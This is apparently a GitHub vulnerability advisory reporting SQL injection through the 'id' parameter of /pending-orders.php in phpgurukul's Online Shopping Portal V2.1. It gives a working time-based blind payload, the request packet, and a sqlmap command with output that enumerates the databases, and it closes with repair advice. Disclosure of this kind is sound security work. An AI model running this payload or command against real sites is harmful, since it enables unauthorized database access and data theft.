New issue

phpgurukul Online Shopping Portal Project V2.1 /pending-orders.php SQL injection #11

Closed

f1rstb100d opened 2 weeks ago Owner

phpgurukul Online Shopping Portal Project V2.1 /pending-orders.php SQL injection

NAME OF AFFECTED PRODUCT(S)

- Online Shopping Portal Project

Vendor Homepage

- https://phpgurukul.com/shopping-portal-free-download/

AFFECTED AND/OR FIXED VERSION(S)

submitter

- F1rstb100d

Vulnerable File

- /pending-orders.php

VERSION(S)

- V2.1

Software Link

- https://phpgurukul.com/?sdm_process_download=1&download_id=7393

PROBLEM TYPE

Vulnerability Type

- SQL injection

Root Cause

- A SQL injection vulnerability was identified within the "/pending-orders.php" file of the "Online Shopping Portal Project" project. The root cause lies in the fact that attackers can inject malicious code via the parameter "id". This input is then directly utilized in SQL queries without undergoing proper sanitization or validation processes. As a result, attackers are able to fabricate input values, manipulate SQL queries, and execute unauthorized operations.

Impact

- Exploiting this SQL injection vulnerability allows attackers to gain unauthorized access to the database, cause sensitive data leakage, tamper with data, gain complete control over the system, and even disrupt services. This poses a severe threat to both the security of the system and the continuity of business operations.

DESCRIPTION

- During the security assessment of "Online Shopping Portal Project", I detected a critical SQL injection vulnerability in the "/pending-orders.php" file. This vulnerability is attributed to the insufficient validation of user input for the "id" parameter. This inadequacy enables attackers to inject malicious SQL queries. Consequently, attackers can access the database without proper authorization, modify or delete data, and obtain sensitive information. Immediate corrective actions are essential to safeguard system security and uphold data integrity.

Vulnerability details and POC

Vulnerability location:

- "id" parameter

Payload:


```
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)
    Payload: id=1' RLIKE (SELECT 9266 FROM (SELECT(SLEEP(5)))XGXl)-- ndWd
```

Vulnerability Request Packet

```
GET /shopping/pending-orders.php?id=1 HTTP/1.1
Host: 192.168.8.55:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101
Firefox/142.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=7fnd01qhnqe73iopoqftqsmbg8
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

```
python sqlmap.py -r C:\Users\lenovo\Desktop\test.txt --level 3 -p "id" --dbs
```



```
(py39) D:\application\sqlmap-1.10>python sqlmap.py -r C:\Users\lenovo\Desktop\test.txt --level 3 -p "id" --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and fe
deral laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:17:34 /2026-03-19/

[17:17:34] [INFO] parsing HTTP request from 'C:\Users\lenovo\Desktop\test.txt'
[17:17:34] [INFO] resuming back-end DBMS 'mysql'
[17:17:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)
    Payload: id=1' RLIKE (SELECT 9266 FROM (SELECT(SLEEP(5)))XGXl)-- ndWd
---
[17:17:35] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0.12
[17:17:35] [INFO] fetching database names
[17:17:35] [INFO] fetching number of databases
[17:17:35] [INFO] resumed: 5
[17:17:35] [INFO] resumed: information_schema
[17:17:35] [INFO] resumed: mysql
[17:17:35] [INFO] resumed: performance_schema
[17:17:35] [INFO] resumed: shopping
[17:17:35] [INFO] resumed: sys
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] shopping
[*] sys

[17:17:35] [INFO] fetched data logged to text files under 'C:\Users\lenovo\AppData\Local\sqlmap\output\192.168.8.55'
```

Suggested repair

1. **Employ prepared statements and parameter binding:**
   Prepared statements serve as an effective safeguard against SQL injection as they segregate SQL code from user input data. When using prepared statements, user - entered values are treated as mere data and will not be misconstrued as SQL code.
2. **Conduct input validation and filtering:**
   Rigorously validate and filter user input data to guarantee that it conforms to the expected format. This helps in blocking malicious input.
3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has only the minimum required permissions. Avoid using accounts with elevated privileges (such as 'root' or 'admin') for day - to - day operations.

f1rstb100d 20 hours ago Owner Author •••

CVE-2026-5558.

f1rstb100d closed this as completed 20 hours ago

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants